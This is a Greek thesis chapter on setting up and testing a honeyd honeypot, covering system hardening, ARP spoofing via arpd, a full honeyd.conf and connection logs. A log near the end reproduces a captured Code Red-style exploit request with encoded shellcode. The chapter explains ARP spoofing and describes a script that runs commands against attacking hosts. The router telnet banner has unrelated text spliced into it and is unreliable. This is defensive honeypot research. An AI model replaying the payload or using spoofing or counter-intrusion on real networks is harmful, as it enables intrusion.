
ΚΕΦΑΛΑΙΟ 3
ΔΟΚΙΜΗ ΤΟΥ HONEYD ΚΑΙ ΤΩΝ VIRTUAL HOSTS

Εισαγωγή

Στο πείραμα που πραγματοποιήθηκε το honeyd δημιουργεί και προσομοιώνει 3 virtual hosts και έναν τέταρτο default, ο οποίος θα δέχεται τις αιτήσεις προς οποιαδήποτε ip του C class δικτύου μας. Δηλαδή δημιουργούμε 3 virtual hosts, που πιάνουν τις ip's απο 192.168.0.93-95 και έναν default host ο οποίος θα απαντάει για όλες τις άλλες ip's του δικτύου. Αυτό γίνεται γιατι προσπαθούμε να πιάσουμε όλη την κίνηση που μπορούμε και με το να έχουμε στη διάθεση μας 254 hosts θα πιάσουμε πολύ μεγαλύτερη κίνηση απ'ότι με 4 hosts.



Εικόνα 3.1 -δημιουργία virtual hosts από ένα honeyd host.

Θέματα πάνω στην εγκατάσταση και ασφάλεια του συστήματος

Εγκαταστάθηκε το slackware linux (έκδοση 10.0) σε ένα μηχάνημα χαμηλών δυνατοτήτων (pentium2) στο οποίο θα τρέχει το honeyd, δόθηκε το hostname ikaria και έγινε system hardening ώστε το σύστημα να είναι ασφαλές από τις δικτυακές επιθέσεις. Πιο συγκεκριμένα:

- έγινε minimum setup υπηρεσιών, ώστε να τρέχουν μόνο οι απαραίτητες
- απενεργοποιήθηκαν όλες οι περιττές δικτυακές υπηρεσίες εκτός από ssh για remote

πρόσβαση στο σύστημα και το syslogd για καταγραφή των συμβάντων

- περάστηκαν τα patches από την έκδοση 10.0 και μετά έγινε recompile στον πυρήνα για καλύτερη επίδοση
- επιπλέον βήματα για την ασφάλεια του συστήματος θα μπορούσαν να αποτελέσουν το Bastille linux (σύνολο από scripts για system hardening), κάποιο kernel patch όπως το grsecurity, ή το openwall. Τα kernel patches είναι patches που εφαρμόζονται στον πυρήνα -και άρα θέλει recompile-και προσφέρουν σημαντική προστασία, παράδειγμα αποτρέπουν οποιαδήποτε επίθεση buffer overflow.
- αν και δεν έχει συμβεί μέχρι σήμερα θα μπορούσε να βρεθεί κάποιο remote exploit για το honeyd (αν και σε περίπτωση όπως στη δική μας που φιλτράρεται ο honeyd host και δεν είναι προσβάσιμος απέξω δεν θα επηρέαζε) και με αυτό τον τρόπο να αποκτήσει κάποιος πρόσβαση στον honeyd host. Γι' αυτό μεταξύ των λύσεων που θα μπορούσαν να χρησιμοποιηθούν είναι η εκτέλεση του honeyd σε chroot περιβάλλον ή μέσω του systrace- έτσι είναι πολύ πιο δύσκολο να πάρει κάποιος root. Το systrace αρχικά τρέχει το honeyd και από μόνο του δημιουργεί την πολιτική για αυτό και συγκεκριμένα καταγράφει ποιες κλήσεις συστήματος -system calls-καλεί το honeyd και όταν αυτό ξεκινάει κατω από το systrace, αν γίνει κάποια κλήση συστήματος η οποία δεν είναι καταγραμμένη στην πολιτική , το systrace δεν της επιτρέπει να εκτελεστεί. Κάθε φορά που γίνεται αλλαγή στο honeyd.conf, πχ προσθήκη μιας υπηρεσίας, θα πρέπει το systrace να επανεκτελείται για να καταγράψει τις αλλαγές.
- Μελετήθηκε η χρήση αυθεντικοποίησης με δημόσιο κλειδί (public key ssh authentication) για remote administration στον honeyd host αντί χρήσης κωδικών.
- Δεν υπάρχει λόγος το honeyd να είναι προσβάσιμο από το internet, γι' αυτό μπλοκάρονται όλες οι εισερχόμενες/εξερχόμενες συνδέσεις προς/από τον ikaria. Έπειτα εγκαταστάθηκε η πιο πρόσφατη έκδοση του honeyd, η 1.0, η οποία μάλιστα κυκλοφόρησε πριν από λίγες μέρες. Η εγκατάσταση του honeyd είναι εύκολη δουλειά ακόμα και για αρχάριους στο linux, ενώ υπάρχει έκδοση του honeyd και για τα Microsoft windows. Στο παράρτημα της διπλωματικής υπάρχουν οδηγίες για την εγκατάσταση του honeyd.

Δρομολόγηση των συνδέσεων

Η δρομολόγηση των συνδέσεων που προορίζονται για τις ip's του δικτύου μας μπορεί να γίνει με 3 τρόπους:

- Να ορίσουμε ρητά τα route στον router μας που κατευθύνουν το μέρος του δικτύου που θέλουμε να δώσουμε στα virtual hosts, στο honeyd host. Το μειονέκτημα του είναι ότι θέλει ρύθμιση στον router κάτι που σημαίνει ότι πρέπει να έχουμε πρόσβαση σε αυτόν. Είναι προτιμότερο να το αποφύγουμε και να προτιμήσουμε κάποια λύση που έχει να κάνει μόνο με το μηχάνημα μας.
- Με κάνουμε χρήση της δυνατότητας arp-proxy στον router. Το arp-proxy μπορεί να συσχετίσει ip διευθύνσεις που δεν έχουν δεσμευτεί με τη διεύθυνση MAC του host που του ορίζουμε, στατικά όμως και όχι δυναμικά όπως το arpd. Πολύ χρήσιμο για περιπτώσεις όπου έχουμε λίγες ip's που θέλουμε να αντιστοιχίσουμε σε μια Mac adress και έτσι αποφεύγουμε το arp spoofing σε ολόκληρο το δίκτυο.
- Να κάνουμε χρήση του arpd, το οποίο βρίσκει τις διευθύνσεις που δεν χρησιμοποιούνται στο δίκτυο που του δίνουμε και οποιαδήποτε αίτηση για διεύθυνση του δικτύου αυτού περνάει στο honeyd host (arp spoofing). Αυτό βολεύει στην περίπτωση που έχουμε ένα ολόκληρο δίκτυο πχ C class το οποίο έχει ips που χρησιμοποιούνται αλλά και αδέσμευτες και θέλουμε να δώσουμε τις αδέσμευτες για παρακολούθηση, με δυναμική εύρεση αυτών.

Λειτουργία arpd

Η δουλειά του arpd είναι να παρατηρεί την κίνηση για το δίκτυο ή υποδίκτυο που του ορίζουμε και να απαντά με τη διεύθυνση MAC του host στον οποίο τρέχει για τις αιτήσεις που γίνονται. Δηλαδή απαντάει στα πακέτα που προορίζονται για ανενεργές IP's σαν να προορίζονταν για τον host στον οποίο τρέχει το arpd. Σε ένα δίκτυο το arpd μπορεί να δημιουργήσει ένα σωρό προβλήματα, πχ αν τρέχει dhcp στο δίκτυο δεν θα δουλεύει, γιατί το arpd θα απαντάει σε όλες τις αιτήσεις και θα φαίνεται πως όλες οι διευθύνσεις είναι πιασμένες. Επίσης μπορεί να "κλέψει" την IP νόμιμων hosts και να απαντάει στη θέση τους. Αυτό λέγεται arp spoofing και εκμεταλλεύεται ένα κενό στη λειτουργία του πρωτοκόλλου arp. Αξίζει να δει κανείς ποιο είναι το κενό αυτό στο arp, γιατί αποτελεί μια χαρακτηριστική περίπτωση του πώς είτε από κακό σχεδιασμό ή για λόγους διευκόλυνσης τα βασικά πρωτόκολλα που αποτελούν το internet, το tcp, το arp, το bgp και άλλα, η ραχοκοκαλιά του δηλαδή, έχουν σοβαρές τρύπες στην ασφάλεια τους που σχετικά εύκολα μπορεί να εκμεταλλευτεί κανείς. Το πρωτόκολλο arp (address resolution protocol) αντιστοιχεί ip διευθύνσεις σε ethernet διευθύνσεις. Όταν ένας host θέλει να εγκαταστήσει μια σύνδεση, στέλνει ένα arp broadcast που φέρει την ip διεύθυνση με την οποία θέλει να επικοινωνήσει και ζητάει να του επιστραφεί η Mac διεύθυνση για να μπορέσει να εγκαταστήσει τη σύνδεση. Για λόγους ευκολίας, το σύστημα arp παρέχει ένα arp cache, έναν πίνακα που αποθηκεύει Mac διευθύνσεις για ευκολία, ώστε οι μηχανές να μπορούν να συνδεθούν γρήγορα σε γνωστούς hosts, σε hosts δηλαδή με τους οποίους έχουν επικοινωνήσει ήδη, χωρίς να πρέπει να στείλουν ένα broadcast και να ρωτούν ποια διεύθυνση έχουν. Στο arp spoofing ο επιτιθέμενος host παρακολουθεί συνέχεια το δίκτυο και μόλις δει κάποια αίτηση για οποιαδήποτε ip, αφού περιμένει λίγο χρόνο ώστε να σιγουρευτεί ότι κανένας host δε στέλνει απάντηση -και άρα δεν τη χρησιμοποιεί κανείς-στέλνει απάντηση ότι η ip αυτή έχει hardware διεύθυνση τη δικιά του Mac address. Έτσι ο host που έψαχνε για την ip αποθηκεύει στην cache του την αντιστοιχία Mac διεύθυνση με την ip. Με την εντολή arp του unix βλέπουμε τον πίνακα arp που κρατάει ο υπολογιστής μας. Οι τιμές αυτές διατηρούνται για μερικά λεπτά μόνο.

Το arpd γράφτηκε το 2001 από τον Dug Song, αλλά απο τότε δεν έχει ασχοληθεί κανείς με τον κώδικα του. Πιο εξειδικευμένα εργαλεία όπως τα hunt, ettercap, dsniff, arpspoof κάνουν arp spoofing και χρησιμοποιούνται για man-in-the-middle attacks, μια απο τις πιο δύσκολες να αποτραπούν κατηγορίες επιθέσεων και για αυτά υπάρχει αρκετό documentation.

Το παρακάτω σενάριο δείχνει τη λειτουργία του arpd:

```
root@ikaria:/usr/honeyd# ./arpd -d -i eth0 192.168.0.0/24
```

arpd[568]: listening on eth0: arp and (dst net 192.168.0.0/24) and not ether src 00:90:27:22:86:00 (ξεκινάει το arpd στον ikaria)
arpd[568]: arpd_lookup: no entry for 192.168.0.33
arpd[568]: arpd_send: who-has 192.168.0.33 tell 192.168.0.92
arpd[568]: arpd_send: who-has 192.168.0.33 tell 192.168.0.92
arpd[568]: arp reply 192.168.0.33 is-at 00:90:27:22:86:00

root@ikaria:~# tcpdump arp (σε άλλο παράθυρο τρέχει το tcpdump και κοιτάζει μόνο τα πακέτα του πρωτοκόλλου arp)

12:43:48.051385 arp who-has 192.168.0.33 tell 192.168.0.1
12:43:48.052004 arp who-has 192.168.0.33 (Broadcast) tell 192.168.0.92
12:43:48.056112 arp who-has olympos.lab.epmhs.gr tell 192.168.0.92
12:43:48.056233 arp reply olympos.lab.epmhs.gr is-at 00:02:b3:48:7c:8f
12:43:48.556460 arp who-has 192.168.0.33 (Broadcast) tell 192.168.0.92
12:44:03.054442 arp who-has 192.168.0.33 tell 192.168.0.1
12:44:03.054789 arp reply 192.168.0.33 is-at 00:90:27:22:86:00

Ο host *192.168.0.*1 ζητάει να μάθει την Mac address του *192.168.0.*33. Το arpd προωθεί την ερώτηση και εφόσον δεν παίρνει απάντηση από πουθενά εντός λίγων δευτερολέπτων, απαντάει ότι το *192.168.0.*33 έχει Mac address αυτή του ikaria! Απαντάει δηλαδή με τη δική του Mac σε οποιαδήποτε αίτηση γίνεται και δεν απαντάει κάποιος άλλος host.

HONEYD version 1.0

Η πιο πρόσφατη έκδοση του honeyd είναι η έκδοση 1.0. Περιλαμβάνει web server ο οποίος εμφανίζει βασικές πληροφορίες για τη ρύθμιση του honeyd, πόσα virtual hosts δημιουργήθηκαν και με τι λειτουργικό σύστημα το καθένα, καθώς επίσης και ποιες υπηρεσίες προσομοιώνουν και ποιο πρωτόκολλο -tcp ή udp-και κάποια λίγα στατιστικά, όπως τον αριθμό των tcp ή udp συνδέσεων που έγιναν. Εγκαθίσταται στο /usr/local/share/honeyd και ξεκινώντας ρίχνει τα προνόμια σε 32767:32767 ώστε να μην τρέχει σαν root, έτσι ώστε αν κάποια επίθεση στο honeyd καταφέρει να το “σπάσει” να μην αποδώσει και προνόμια root. Η τεχνική αυτή, να ξεκινάει μια υπηρεσία απο τον root και αμέσως να ρίχνει τα προνόμια χρησιμοποείται από τον apache web server, την mysql και πολλές άλλες διάσημες υπηρεσίες. Το honeyd εγκαθίσταται στο /usr/honeyd/honeyd-1.0/ και τα logs θα μπαίνουν στο /usr/honeyd/log/ .

Το αρχείο με τις ρυθμίσεις που ορίζει ποια virtual hosts θα δημιουργηθούν, ποιες υπηρεσίες και λειτουργικό σύστημα θα προσομειώνει το καθένα και ποιες ip's θα πάρουν, είναι το honeyd.conf. Το αρχείο αυτό έχει πολύ εύκολη σύνταξη, ενώ στο πείραμα που πραγματοποιήθηκε χρειάστηκε να τροποποιηθεί αρκετές φορές.

Η ρύθμιση του honeyd.conf είναι η παρακάτω:

---

root@ikaria:/usr/honeyd/honeyd-1.0# cat honeyd.conf

```
create default
set default personality “Microsoft Windows XP Professional SP1”
set default uptime 1006630
set default maxfds 35
add default tcp port 80 “scripts/win2k/iisemulator-0.95/iisemul8.pl”
add default tcp port 22 “sh scripts/test.sh $ipsrc $dport”
#add default tcp port 22 proxy $ipsrc:22
#add default udp port 53 proxy 141.211.92.141:53
add default tcp port 135 open
add default tcp port 21 “sh scripts/win2k/msftp.sh $ipsrc $sport $ipdst $dport”
add default tcp port 143 “sh scripts/win2k/exchange-imap.sh $ipsrc $sport $ipdst $dport”
add default tcp port 25 “sh scripts/win2k/exchange-smtp.sh $ipsrc $sport $ipdst $dport”
add default tcp port 137 proxy $ipsrc:137
add default tcp port 138 proxy $ipsrc:138
add default tcp port 139 proxy $ipsrc:139
add default tcp port 445 proxy $ipsrc:445
add default tcp port 1080 “scripts/mydoom.pl”
add default tcp port 3127 “scripts/mydoom.pl”
add default tcp port 3128 “scripts/mydoom.pl”
add default tcp port 10080 “scripts/mydoom.pl”
add default tcp port 4444 “sh scripts/4444.sh $ipsrc $ipdst”
add default tcp port 5554 “scripts/cmdexe.pl -p winxp”
add default tcp port 9996 “scripts/cmdexe.pl -p winxp”
add default tcp port 8967 “scripts/cmdexe.pl -p winxp”
add default tcp port 20168 “scripts/cmdexe.pl -p winxp”
add default tcp port 3117 “scripts/cmdexe.pl -p winxp”
set default default tcp action reset
set default default udp action reset
```

```
set default default icmp action open

create router
set router personality “Cisco 1601R router running IOS 12.1(5)”
set router default tcp action reset
set router default udp action reset
add router tcp port 22 “scripts/test.sh”
add router tcp port 23 “scripts/router-telnet.pl”
set router uptime 5504689

create linux
set linux personality “Linux kernel 2.4.20”
add linux tcp port 80 “sh scripts/suse8.0/apache.sh $ipsrc $sport $ipdst $dport”
add linux tcp port 21 “sh scripts/suse8.0/proftpd.sh $ipsrc $sport $ipdst $dport”
add linux tcp port 25 “sh scripts/suse8.0/sendmail.sh $ipsrc $sport $ipdst $dport”
add linux tcp port 22 “sh scripts/suse8.0/ssh.sh $ipsrc $sport $ipdst $dport” add linux
tcp port 110 “sh scripts/suse8.0/qpop.sh $ipsrc $sport $ipdst $dport” add linux tcp port
143 “sh scripts/suse8.0/cyrus-imapd.sh $ipsrc $sport $ipdst $dport”
add linux tcp port 8080 “sh scripts/suse8.0/squid.sh $ipsrc $sport $ipdst $dport”
add linux udp port 514 “sh scripts/suse8.0/syslogd.sh $ipsrc $sport $ipdst $dport”
set linux default tcp action reset
set linux default udp action reset
set linux default icmp action open
set linux uptime 8740375

create relay
set relay personality “Sun Solaris 9”
set relay default tcp action reset
set relay default udp action reset
add relay tcp port 25 “scripts/smtp.pl -q”
add relay tcp port 8080 “scripts/proxy.pl”

bind 192.168.0.93 router
bind 192.168.0.94 default
bind 192.168.0.95 linux
bind 192.168.0.96 relay
```

Αρχικά η εντολή create δημιουργεί ένα template, το οποίο ρυθμίζει τα virtual hosts.

Η εντολή set δίνει την προσωπικότητα στο virtual host, δηλαδή το λειτουργικό σύστημα το οποίο προσομοιώνει και αν θέλουμε και επιπλέον ρυθμίσεις, όπως το uptime. Παραπάνω το αρχείο ρύθμισης του honeyd δημιουργεί τέσσερα templates, με τα εξής λειτουργικά συστήματα: Microsoft Windows XP Professional SP1, Cisco 1601R router running IOS 12.1(5), Linux kernel 2.4.20 και Sun Solaris 9.

Η add περιγράφει τις υπηρεσίες που θα είναι προσβάσιμες, στις οποίες προσδιορίζουμε το πρωτόκολλο (tcp ή udp), την πόρτα στην οποία ακούνε (πχ 80) καιτην εντολή που θα εκτελείται για την υπηρεσία αυτή (πχ scripts/web.sh).

Με την set επίσης ορίζουμε την default συμπεριφορά των δικτυακών πρωτοκόλλων : block κάνει drop όλα τα πακέτα, reset κλείνει όλες τις πόρτες και εμείς ορίζουμε ποιες θα είναι ανοικτές και open αφήνει όλες τις πόρτες ανοικτές. Παράδειγμα στον linux virtual host πέρα από τις πόρτες 21, 22, 25, 80, 110, 514, 8080 τις οποίες ανοίγουμε και μάλιστα ορίζουμε και κάποιες υπηρεσίες να τρέχουν σε αυτές τις πόρτες, οι υπόλοιπες tcp και udp πόρτες είναι κλειστές. Το icmp είναι φυσικά ανοικτό, ώστε να απαντάει ο host σε pings που του γίνονται.

Με την εντολή bind ip template ορίζουμε ποια ip θα καταλαμβάνει το κάθε template που δημιουργήσαμε.

Το πρώτο template με το όνομα default πέρα απο την ip που του ορίζουμε -bind 192.168.0.94 default-θα αντιστοιχεί τον virtual host default σε οποιαδήποτε ip βρίσκει ελεύθερη στο δίκτυο. Αυτό το καταφέρνει προφανώς με τη βοήθεια του arpd, όπως περιγράφεται παραπάνω. Μόλις το arpd εντοπίσει στο δίκτυο πως γίνεται μια αίτηση για κάποια ip που δεν χρησιμοποιείται, το arpd απαντάει με τη Mac διεύθυνση του honeyd host. Το honeyd αντιστοιχεί σε αυτή την ip κάποιο απο τα virtual hosts που έχουμε ορίσει, αν προορίζεται για αυτή την ip, αλλιώς την αντιστοιχεί στον default virtual host -το default είναι δεσμευμένη λέξη για τα templates από το honeyd.

Το γεγονός οτι μια πόρτα είναι ανοικτή αλλά δεν τρέχει κάποια υπηρεσία σε αυτή σημαίνει οτι όταν κάποιος host επιχειρήσει σύνδεση με αυτή την πόρτα, το honeyd θα καταγράψει τη σύνδεση που έγινε, αλλά δεν θα μπορεί να δωθεί κάποια απάντηση, αφού δεν τρέχει κάποια υπηρεσία.

Συνοπτικός πίνακας των virtual hosts

Host	**λειτουργικό**	**Υπηρεσία που προσομοιώνεται**	**πόρτα**	**πρωτόκολλο**
Router	Cisco 1601R IOS 12.1(5)"	ssh	22	tcp

		telnet	23	tcp
Default tcp/udp action reset,icmp open				
Default	Windows XP Professional SP1	ms ftp	21	tcp
		ssh	22	tcp
		smtp	25	tcp
		iis web server	80	tcp
		file sharing/netbios	135,137,138,139,445	tcp
		exchange-imap	143	tcp
		mydoom worm backdoor	1080	tcp
		mydoom worm backdoor	3117	tcp
		mydoom worm backdoor	3127	tcp
		mydoom worm backdoor	3128	tcp
		MBsblast cleaner	4444	tcp
		cmd prompt	5554	tcp
		cmd prompt	8967	tcp
		cmd prompt	9996	tcp
		cmd prompt	10080	tcp
		cmd prompt	20168	tcp
Default tcp/udp action reset,icmp open				
Linux	Linux kernel 2.4.20	proftpd	21	tcp
		ssh	22	tcp
		sendmail	25	tcp
		apache	80	tcp
		qpop	110	tcp
		cyrus imapd	143	tcp
		squid web proxy	8080	tcp
		syslogd	514	udp

Default tcp/udp action reset,icmp open				
Relay	Sun solaris 9	fake open mail relay server	25	tcp
		fake open proxy	8080	tcp
Default tcp/udp action reset,icmp open				

Οι περισσότερες από τις υπηρεσίες που προσημειώνονται περιέχονται στον φάκελο scripts/ του ίδιου του honeyd. Επιπλέον υπηρεσίες υπάρχουν στην επίσημη σελίδα του honeyd.

Σχόλια πάνω στο configuration file.

Για το windows xp virtual host είναι ρυθμισμένες οι εξής υπηρεσίες, ώστε το σύστημα να φαίνεται περισσότερο αληθινό:

- web server (IIS 5.0) που περιλαμβάνει wwwroot με ιστοσελίδες και iis_data με σελίδες των μηνυμάτων λάθους.
- msftp ftp server, ssh το οποίο εμφανίζει ένα ssh prompt και απλά καταγράφει τα ονόματα που δέχεται, ms exchange 2000 imap4rev1 imap server, exchange smtp server.
- Οι πόρτες 135, 137, 138, 139 και 445 είναι ανοικτές ώστε να μπορούν να γίνονται συνδέσεις. Τις πόρτες αυτές χρησιμοποιούν τα windows για file sharing/netbios.
- Στις πόρτες 1080, 3127, 3128, 10080 “ακούει” ένα emulator του backdor που εγκαθιστά το worm mydoom το οποίο “log-άρει” τα uploaded αρχεία που ανεβάζει το worm και καταγράφει τις προσπάθειες σύνδεσης.
- Στις πόρτες 5554, 9996, 20168, 3117 τρέχει το script cmdexe.pl, το οποίο είναι emulator για dos command prompt. Τις πόρτες αυτές χρησιμοποιούν πολλά worms, όπως ο sasser,ο msblaster και άλλοι.
- Στην πόρτα 4444 τρέχει το script 4444.sh, το οποίο εκτελεί κάποιες εντολές και προσπαθεί να καθαρίσει τον host που του κάνει επίθεση και προσπαθεί να τον μολύνει, από τον ιο blaster (περισσότερα γι’ αυτό παρακάτω).
- Στη συνέχεια του πειράματος δημιουργήθηκε και προστέθηκε script που επιχειρεί να καθαρίσει όποιον μολυσμένο host του επιτίθεται απο το worm sasser.

Για το linux virtual host ρυθμίστηκαν διάφορες τυπικές υπηρεσίες ενός linux συστήματος, όπως προσομοίωση apache web server, proftpd ftp server, ssh server, sendmail server, syslogd, imapd, squid proxy.
Για το router virtual host ρυθμίστηκαν μόνο δυο υπηρεσίες, telnet και ssh .
Τέλος το solaris virtual host τρέχει δυο script, τα οποία δημιουργούν έναν fake open relay mail

server (στην πόρτα 25) και έναν fake open proxy (στην πόρτα 8080). Οι δυο αυτές υπηρεσίες ρυθμίστηκαν ώστε να αποτελούν μια παγίδα για spammers οι οποίοι θα ξεγελαστούν, νομίζοντας ότι θα μπορούν να στείλουν τα spam email τους.

ΔΟΚΙΜΗ ΤΟΥ HONEYD

Πρώτα ξεκινάμε το arpd ώστε η δρομολόγηση των συνδέσεων προς τους virtual hosts που το honeyd δημιουργεί να είναι εφικτή:

root@ikaria:/usr/honeyd# ./arpd -d -i eth0 192.168.0.0/24 *arpd[254]: listening on eth0: arp and (dst net 192.168.0.0/24) and not ether src 00:90:27:22:86:00*

Έπειτα ξεκινάμε το honeyd:

root@ikaria:/usr/honeyd/honeyd-1.0# ./honeyd -u 99 -g 99 -d -l /usr/honeyd/log/messages -p nmap.prints -f honeyd.conf 192.168.0.0/24
Honeyd V1.0 Copyright (c) 2002-2004 Niels Provos *honeyd[284]: started with -d -l /usr/honeyd/log/messages -p nmap.prints -f honeyd.conf 192.168.0.93-192.168.0.95*
Warning: Impossible SI range in Class fingerprint “IBM OS/400 V4R2M0” Warning: Impossible SI range in Class fingerprint “Microsoft Windows NT 4.0 SP3” honeyd[284]: listening promiscuously on eth0: (arp or ip proto 47 or (udp and src port 67 and dst port 68) or (ip and (dst net 192.168.0.0/24))) and not ether src 00:90:27:22:86:00
honeyd[284]:
HTTP server listening on port 80 honeyd[284]: HTTP server root at /usr/local/share/honeyd/webserver/htdocs honeyd[284]:
Demoting process privileges to uid 32767, gid 32767 honeyd[284]:
...
Τα switches με τα οποία ξεκινάει το honeyd είναι τα εξής:
-d το honeyd θα τρέχει σαν daemon
-l /path/to/file το αρχείο στο οποίο αποθηκεύονται τα μηνύματα
-p nmap.prints θα χρησιμοποιεί το αρχείο nmap.prints για να πάρει τα fingerprints των λειτουργικών συστημάτων
-f honeyd.conf θα χρησιμοποιεί το αρχείο honeyd.conf για τη ρύθμιση του.
-u 99 -g 99 τρέχει με τα δικαιώματα του χρήστη nobody, που είναι τα χαμηλότερα, ώστε σε περίπτωση που στο μέλλον βρεθεί κάποιο bug στο honeyd να μην παίρνει root . Για το λόγο αυτό τα δικαιώματα στους φακέλους που χρησιμοποιεί το honeyd ρυθμίστηκαν ανάλογα.

-192.168.0.0/24 το ip range στο οποίο θα τρέχουν οι virtual hosts.

Οι συνδέσεις γίνονται από τον pluto.lab.epmhs.gr.

markos@pluto$ telnet 192.168.0.93
Trying 192.168.0.93...
Connected to 192.168.0.93.
Escape character is '^]'.
Users (authorized or unauthorized) have no explicit or *implicit expectation of privacy. Any or all uses of this system may be intercepted, monitored, reCA), the legality of my research or these web pages is currently unclear. Felten provides additional information about the resulting restrictions on technology and research. Potentially offending web content has been moved to the Netherlands. Please, support the EFF.corded, copied, audited, inspected, and disclosed to authorized site, and law enforcement personnel, as well as to authorized officials of other agencies, both domestic and foreign.*
By using this system, the user consents to such *interception, monitoring, recording, copying, auditing, inspection, and disclosure at the discretion of authorized site.*

Unauthorized or improper use of this system may result in administrative disciplinary action and civil and criminal penalties. By continuing to use this system you indicate your awareness of and consent to these terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the conditions stated in this warning.

User Access Verification
Username: mpeeeeeeeee
Password:
% Access denied
Ξεκινάμε μια σύνδεση από τον pluto.lab.epmhs.gr στον 192.168.0.93 στην θύρα 23 (telnet). Το honeyd βγάζει το παραπάνω banner, όπως θα έβγαζε κάποιος router, και μας ζητάει να δώσουμε username/ password. Καταγράφει στο log file την απόπειρα σύνδεσης που έγινε καθώς επίσης και το ζεύγος username/ password που δώσαμε.

Connection request: tcp (1xx.xxx.x.30:33605 – 192.168.0.93:23) honeyd[284]: Connection established: tcp (1xx.xxx.x.30:33605 – 192.168.0.93:23) <-> scripts/routertelnet.pl honeyd[284]: E(1xx.xxx.x.30:33605 – 192.168.0.93:23): Attempted login: mpeeeeeeeee/!

Καταγραφή συνδέσεων

Η καταγραφή των συνδέσεων από το honeyd γίνεται στα αρχεία messages, messages-base, mydoom, cmdexe και στο φάκελο spam/ .

- Το honeyd καταγράφει τις συνδέσεις που έγιναν στα virtual hosts στο αρχείο messages , με την εξής μορφή:

2005-01-24-18:27:06.4179 udp(17)-12.146.9.90 5338 192.168.0.95 1027:
2005-01-24-18:28:15.6636 tcp(6)-192.168.0.55 3375 192.168.0.93 445 48 S [Windows XP SP1]
2005-01-24-18:28:16.1178 tcp(6)-192.168.0.55 3375 192.168.0.93 445: 48 S [Windows XP SP1]
2005-01-29-02:48:47.6377 tcp(6) S 141.35.158.87 59652 192.168.0.95 22 [Linux 2.6]
2005-01-29-02:48:47.8838 tcp(6) S 141.35.158.87 59667 192.168.0.93 22 [Linux 2.6]
2005-02-17-06:37:57.3560 tcp(6)-69.26.167.62 1508 192.168.0.143 53: 40 R [FreeBSD 4.6-4.8]
2005-02-17-09:54:01.0335 tcp(6) -69.26.167.62 3593 192.168.0.143 53: 60 S [FreeBSD 4.6 4.8]

όπου

- **2005-01-24** ημερομηνία που έγινε η σύνδεση
- **18:27:06.4179** ώρα, με ιδιαίτερα μεγάλη ακρίβεια udp πρωτόκολλο (udp, tcp, icmp)
- **12.146.9.90** host απο τον οποίο έγινε η σύνδεση (source host)
- **5338** πόρτα απο την οποία έγινε η σύνδεση (source port)
- **192.168.0.95** ο virtual host που δέχτηκε την σύνδεση (destination host)
- **1027**: η πόρτα στην οποία έγινε η σύνδεση (destination port)
- **Windows XP SP1** το λειτουργικό το οποίο έχει ο source host -το βρίσκει με passive fingerprinting, σε ποσοστό κοντά στο 50%.

Το αρχείο messages είναι το κύριο αρχείο από το οποίο θα εξάγουμε στατιστικά για τις

συνδέσεις και επιθέσεις που δέχτηκαν οι virtual hosts. Είναι χρήσιμο για να μάθουμε πόσες συνδέσεις και με ποιο πρωτόκολλο έγιναν στα virtual hosts μας, πόσες από αυτές εγκαταστάθηκαν και δεν ήταν απλώς port scannings, ποιες είναι οι πιο ενεργές πόρτες, ποια λειτουργικά έκαναν τις συνδέσεις.

Από τα logs του honeyd παίρνουμε τις παραπάνω βασικές πληροφορίες, αλλά τα συμπεράσματα γύρω από τις επιθέσεις βγαίνουν σε συνδυασμό με το snort ή κάποιο άλλο ids. (πχ αριθμός και φύση των alerts που δημιουργήθηκαν).

- Οι διάφορες υπηρεσίες που τρέχουν οι virtual hosts -πχ apache, sendmail, ssh κατέχουν ρυθμιστεί να καταγράφουν τις συνδέσεις στο αρχείο messages-base. Αυτό για να έχουμε ένα αρχείο με τις καταγραφές από τις υπηρεσίες και όχι πολλά. Η ρύθμιση αυτή έγινε με μικρή παρέμβαση στα scripts που προσομοιώνουν τις υπηρεσίες, ώστε η μεταβλητή LOG να είναι το messages-base Για παράδειγμα:

```
 --MARK--,"Thu Feb 17 04:32:39 EET 2005", "apache/HTTP", "219.157.106.16",
"192.168.0.95" ,4521,80, "
GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
X XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%
u 7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u81
90%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
Content-type: text/xml
Content-length: 3379
", --ENDMARK-
```

όπου

- Thu Feb 17 04:32:39 EET 2005 η ημερομηνία και ώρα σύνδεσης
- apache/HTTP η υπηρεσία που χρησιμοποιήθηκε
- 219.157.106.16 ο source host
